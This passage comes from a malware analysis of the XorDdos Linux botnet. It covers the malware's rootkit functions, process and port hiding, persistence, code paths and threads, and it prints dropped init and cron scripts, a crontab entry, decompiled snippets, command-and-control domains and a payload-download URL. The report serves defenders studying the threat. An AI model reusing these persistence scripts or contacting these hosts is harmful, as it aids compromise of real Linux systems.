17116       2  0 20:01 ?        00:00:00 [kworker/3:0]
17192       2  0 20:05 ?        00:00:00 [kworker/1:0]
17301       2  0 20:10 ?        00:00:00 [kworker/u256:1]
17369       2  0 20:11 ?        00:00:00 [kworker/1:1]
17396       2  0 20:12 ?        00:00:00 [kworker/2:1]
17484       2  0 20:17 ?        00:00:00 [kworker/2:2]
17530     765  0 20:19 ?        00:00:00 sleep 60
17532   17009 98 20:19 pts/2    00:00:19 cat resolv.conf
```

Figure 6. Output of the ‘ps -aef’ contains an entry for “cat resolv.conf”

Kernel rootkit

Some XorDdos samples install a kernel rootkit. A rootkit is a kernel module that hides the presence of malicious code by modifying operating systems data structures. The XorDdos kernel rootkit generally has following capabilities:

- Provide root access
- Hide the kernel module
- Hide the malware’s processes
- Hide the malware’s network connections and ports

Based on the debug symbols found in the rootkit, it’s likely that XorDdos’ rootkit code was inspired by an open-source project called rooty. The following table describes the symbols found in the rootkit and their corresponding functionalities:

Function name	Description
give_root	Provides a root privilege by setting a new set of credentials and assigning its UID, GID to “0”
module_hide	Hides the rootkit kernel module
module_show	Unhides the rootkit kernel module
get_udp_seq_show	Hides the UDP4 connection by hooking /proc/net/udpHides the UDP6 connection by hooking /proc/net/udp6
get_tcp_seq_show	Hides the TCP4 connection by hooking /proc/net/tcpHides the TCP6 connection by hooking /proc/net/tcp6
hide_udp4_port	Adds a provided port to a list of hidden UDP4 ports
unhide_udp4_port	Deletes a provided port from a list of hidden UDP4 ports
hide_udp6_port	Adds a provided port to a list of hidden UDP6 ports
unhide_udp6_port	Deletes a provided port from a list of hidden UDP6 ports
hide_tcp4_port	Adds a provided port to a list of hidden TCP4 ports

unhide_tcp4_port	Deletes a provided port from a list of hidden TCP4 ports
hide_tcp6_port	Adds a provided port to a list of hidden TCP6 ports
unhide_tcp6_port	Deletes a provided port from a list of hidden TCP6 ports
unhide_allz	Iterates list of all hidden ports and deletes all entries

Process and port hiding

The malware tries to hide its processes and ports using its kernel rootkit component. Hiding a process assists the malware in evading rule-based detections.

The /proc filesystem contains information related to all running processes. A user-mode process can get any process specific information by reading the /proc directory that contains the subdirectory for each running process on the system, such as:

- /proc/7728 — Contains process-id (PID) 7728-related information
- /proc/698 — Contains PID 698-related information

Running the strace -e open ps command checks the traces of the open call on /proc/$pid to fetch information on running processes as part of the ps command.

```
> strace -e open ps open("/proc/3922/status", O_RDONLY) = 6 open("/proc/4324/stat", O_RDONLY) = 6 open("/proc/4324/status", O_RDONLY) = 6
open("/proc/5559/stat", O_RDONLY) = 6 open("/proc/5559/status", O_RDONLY) = 6 open("/proc/5960/stat", O_RDONLY) = 6 open("/proc/5960/
status", O_RDONLY) = 6 open("/proc/5978/stat", O_RDONLY) = 6 open("/proc/5978/status", O_RDONLY) = 6
```

If the malware hides the $pid specific directory, it can conceal fetching the corresponding process from a user mode.

In this case, the malware has a provision for communicating with its rootkit component /proc/rs_dev by sending input and output control (IOCTL) calls with additional information to take appropriate action. IOCTL is one way to communicate between the user-mode service and kernel device driver. The malware uses the number "0x9748712" to uniquely identify its IOCTL calls from other IOCTL calls in the system.

Along with this number, it also passes an integer array. The first entry in the array corresponds to the command, and the second entry stores the value to act on, such as $pid.


Command	Usage
0	Check if its rootkit driver is present
1, 2	Hide or unhide <PID>
3	Hide <port>

Persistence mechanisms

XorDdos uses various persistence mechanisms to support different Linux distributions when automatically launching upon system startup, as detailed below.

Init script

The malware drops an init script at the location /etc/init.d. Init scripts are startup scripts used to run any program when the system starts up. They follow the Linux Standard Base (LSB)-style header section to include default runlevels, descriptions, and dependencies.




```
#!/bin/sh
# chkconfig: 12345 90 90
# description: HFLgGwYfSC.elf
### BEGIN INIT INFO
# Provides:     HFLgGwYfSC.elf
# Required-Start:
# Required-Stop:
# Default-Start:    1 2 3 4 5
# Default-Stop:
# Short-Description:    HFLgGwYfSC.elf
### END INIT INFO
case $1 in
start)
    /tmp/HFLgGwYfSC.elf
    ;;
stop)
    ;;
*)
    /tmp/HFLgGwYfSC.elf
    ;;
esac
```

Figure 7. Content of the init script dropped at the location /etc/init.d/HFLgGwYfSC.elf

Cron script


The malware creates a cron script at the location /etc/cron.hourly/gcc.sh.The cron script passes parameters with the following content:



```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin
for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do ifconfig $i up& done
cp /lib/libudev.so /lib/libudev.so.6
/lib/libudev.so.6
```


Figure 8. Content of the gcc.sh script

It then creates a /etc/crontab file to run /etc/cron.hourly/gcc.sh every three minutes:



```
system("sed -i \'/\\/etc\\/cron.hourly\\/gcc.sh/d\' /etc/crontab &&
  echo \'*/3 * * * * root /etc/cron.hourly/gcc.sh\' >> /etc/crontab");
```

Figure 9. System command to delete the /etc/cron.hourly/gcc.sh entry from the /etc/crontab file and add a new entry




```
*/3 * * * * root /etc/cron.hourly/gcc.sh
```

Figure 10. The content of the file /etc/crontab

System V runlevel

A runlevel is a mode of init and the system that specifies what system services are operating for Unix System V-Style operating systems. Runlevels contain a value, typically numbered zero through six, which each designate a different system configuration and allows access to a different combination of processes. Some system administrators set a system's default runlevel according to their needs or use runlevels to identify which subsystems are working, such as whether the network is operational. The /etc/rc<run_level> directory contains symbolic links (symlinks), which are soft links that point to the original file. These symlinks point to the scripts that should run at the specified runlevel.

The malware creates a symlink for the init script dropped at the location /etc/init.d/<base_file_name> with the directories associated with runlevels 1 through 5 at /etc/rc<run_level>.d/S90<base_file_name> and /etc/rc.d/rc<run_level>.d/S90<base_file_name>.




```
/etc/rc1.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc2.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc3.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc4.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc5.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf

/etc/rc.d/rc1.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc.d/rc2.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc.d/rc3.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc.d/rc4.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
/etc/rc.d/rc5.d/S90HFLgGwYfSC.elf -> /etc/init.d/HFLgGwYfSC.elf
```

Figure 11. Installation of rc.d directory's symlink scripts with /etc/init.d/<base_file_name>

Auto-start services

The malware runs a command to install startup services that automatically run XorDdos at boot. The malware's LinuxExec_Argv2 subroutine runs the system API with the provided arguments.

The commands chkconfig —add <service_name> and update-rc.d then add a service that starts the daemon process at boot.



```
LinuxExec_Argv2("chkconfig","--add",service_name);
LinuxExec_Argv2("update-rc.d",service_name,"defaults");
```

Figure 12. chkconfig and update-rc.d commands install the startup service

Argument-based code-flow

XorDdos has specific code paths corresponding to the number of arguments provided to the program. This flexibility makes its operation more robust and stealthy. The malware first runs without any argument and then later runs another instance with different arguments, such as PIDs and fake commands, to perform capabilities like clean-up, spoofing, and persistence.

Before handling the argument-based control, it calls the readlink API with the first parameter as /proc/self/exe to fetch its full process path. The full path is used later to create auto-start service entries and read the file's content.

In this section, we will cover the main tasks carried out as part of the different arguments provided:

1: Standard code path without any provided arguments


This code path depicts the malware's standard workflow, which is also the typical workflow where XorDdos runs as part of the entries created in system start-up locations.

The malware first checks whether it's running from the locations /usr/bin/, /bin/, or /tmp/. If it's not running from these locations, then it creates and copies itself using a 10-character string name on those locations, as well as /lib/ and /var/run/.

It also creates a copy of itself at the location /lib/libudev.so. To evade hash-based malicious file lookup, it performs the following steps, which modify the file hash to make every file unique:

- Opens the file for writing only
- Calls lseek (fd, 0, SEEK_END) to point at the last position in the file
- Creates a random 10-character string
- Writes the string at the end of the file with an additional null byte

After modifying the file, it runs the binary, performs a double fork(), and deletes its file from the disk.



```
0::00000000 77 69 65        ds        "wieegnexuk"
            65 67 6e
            65 78 75
0::0000000b 79 79 62        ds        "yybrdajydg"
            72 64 61
            6a 79 64
```

Figure 13. The end of the malware file contains two random strings, ‘wieegnexuk’ and ‘yybrdajydg,’ indicating that the original malware binary was modified twice

2: Clean-up code path

In this code path, the malware runs with another argument provided as the PID, for example:

- /usr/bin/jwvwvxoupv 4849

Using the above example, the malware shares the 64-byte size memory segment with the IPC key “0xDA718716” to check for another malware process provided as an argument. If not found, it runs its own binary without any argument and calls the fork() API twice to make sure the grandchild process has no parent. This results in the grandchild process being adopted by the init process, which disconnects it from the process tree and acts as an anti-forensic technique.

Additionally, it performs the following tasks on a provided $pid:

- Fetches the process file name corresponding to the provided $pid
- Deletes the file for the provided $pid
- Deletes the installed init services:
  - Deletes /etc/init.d/<file_name>
  - For runlevels 1-5, unlinks and deletes /etc/rc<runlevel>.d/S90<file_name>
  - Performs the command chkconfig —del <file_name>
  - Performs the command update-rc.d <file_name> remove
- Ends the process that was provided as an argument.

3: Process name spoofing code path

The malware spawns new dropped binaries with two additional arguments: a fake command line and its PIDs, for example:

- /usr/bin/jwvwvxoupv “cat resolv.conf” 4849
- /usr/bin/jwvwvxoupv gnome-terminal 4849
- /usr/bin/jwvwvxoupv top 4849
- /usr/bin/jwvwvxoupv pwd 4849
- /usr/bin/kagbjahdic id 4849

The fake commands can include:

- cat resolv.conf
- netstat -an
- bash
- whoami
- id
- cd /etc
- ifconfig eth0
- ifconfig
- echo “find”
- uptime
- sh
- top
- gnome-terminal
- su

- netstat -antop
- grep “A”
- who
- ls -la
- pwd
- route -n
- ps -ef
- ls
- sleep 1

In this code path, the malware uses process name spoofing to hide from the process tree by modifying its fake command line at runtime. It then hides its process by calling HidePidPort with command “1” and reads the content of the file on disk related to the current process.

It then enters a five-second loop to perform the following checks:

- Fetches the file name specific to the $pid provided as part of the third argument by calling the readlink API on /proc/$pid/exe.
- If the readlink call fails, that likely indicates that the file on disk doesn’t exist. In this case, it:
  - Intends to delete all service-related entries for the $pid but fails. This appears to be due to a code flaw that allows a zeroed-out buffer to be passed as a service name when the buffer is supposed to be filled from a successful readlink API call.
  - Creates directories similar to the standard code path scenario.
  - Calls the stat API for the file /lib/libudev.so. If the stat API returns a non-zero value, then it attempts to copy the content of the current process’s image-file fetched earlier to the following locations with a random name:
    - /usr/bin/
    - /bin/
    - /tmp/
  - Copies the /lib/libudev.so file to the same three directories listed above if the stat API call is successful on /lib/libudev.so.
  - Changes the hash of the written or copied file and then runs it without passing any parameters.
- If the readlink call is successful and returns the count of bytes copied, sleeps for one second and then loops for the remaining time out of five seconds.
- Unhides the current process and the $pid that was provided as part of the third argument.
- Deletes the on-disk file for the current process.


4: Known locations code path without any provided arguments

This code path is similar to the standard code path, with the main difference being that the malware runs from one of the following locations:

- /usr/bin/
- /bin/
- /tmp/

Once it runs from one of these locations, the malware calls the following functions to perform various tasks:

1. InstallSYS — The name suggests that this function is a wrapper that should deploy a rootkit driver, but it only zeroes-out two local arrays.



```
int InstallSYS(void)

{
  int local_513 [256];
  int local_408 [1028];
  memset(local_408,0,0x400);
  memset(local_513,0,0x100);
  return 0;
}
```

Figure 14. Dummy InstallSYS routine


1. AddService — Creates the persistent auto-start entries previously mentioned so that the malware runs when the system starts.
2. HidePidPort — Hides the malware’s ports and processes.

3. CheckLKM — Checks whether the rootkit device is active or not. It uses a similar IOCTL call with the number “0x9748712” and command “0” to find if the rootkit is active. If the rootkit is active, it uses the owner value “0xAD1473B8” and group value “0xAD1473B8” to change the ownership of dropped files with the function lchown(<filename>, 0xAD1473B8, 0xAD1473B8).
4. decrypt_remotestr — Decodes remote URLs using the same XOR key, “BB2FA36AAA9541F0”, to decode config.rar and the other directories. After decoding the URLs, it adds them into a remote list, which is later used to communicate and fetch commands from the command and control (C2) server:
    - www[.]enoan2107[.]com:3306
    - www[.]gzcfr5axf6[.]com:3306

Malicious activity threads

After creating persistent entries, deleting evidence of its activities, and decoding config.rar, the malware initializes a cyclic redundancy check (CRC) table followed by an unnamed semaphore using the sem_init API. This semaphore is initialized with apshared value set to “0”, making the resultant semaphore shared between all the threads. The semaphore is used to maintain concurrency between threads accessing a shared object, such as kill_cfg data.

The malware then initializes three threads to perform malicious activities, such as stopping a process, creating a TCP connection, and retrieving kill_cfg data.



```
// Create an unnamed semaphore at global address
sem_init((sem_t *)sem_address,0,1);


pthread_create(&local_40,(pthread_attr_t *)0x0,kill_process,(void *)0x0);
pthread_create(&local_40,(pthread_attr_t *)0x0,tcp_thread,(void *)0x0);

// local_1c55 = http://aa.hostasa.org/config.rar
pthread_create(&local_40,(pthread_attr_t *)0x0,daemon_get_kill_process, local_1c55);
```

Figure 15. Semaphore and malicious thread initialization

kill_process

The kill_process thread performs the following tasks:

- Decodes encrypted strings
- Fetches file stats for /var/run/gcc.pid or, if none exist, then creates the file
- Fetches file stats for /lib/libudev.so or, if none exist, then creates the directory /lib and creates a copy of itself at the location /lib/libudev.so
- Fetches the on disk file information associated with the current process; if it fails, then exits the loop and stops the current process
- Reads the content from kill_cfg and performs the corresponding actions, like stopping the process or deleting files, based on the matching specified keys in the configuration file, such as:
    - md5=
    - filename=
    - rmfile=
    - denyip=

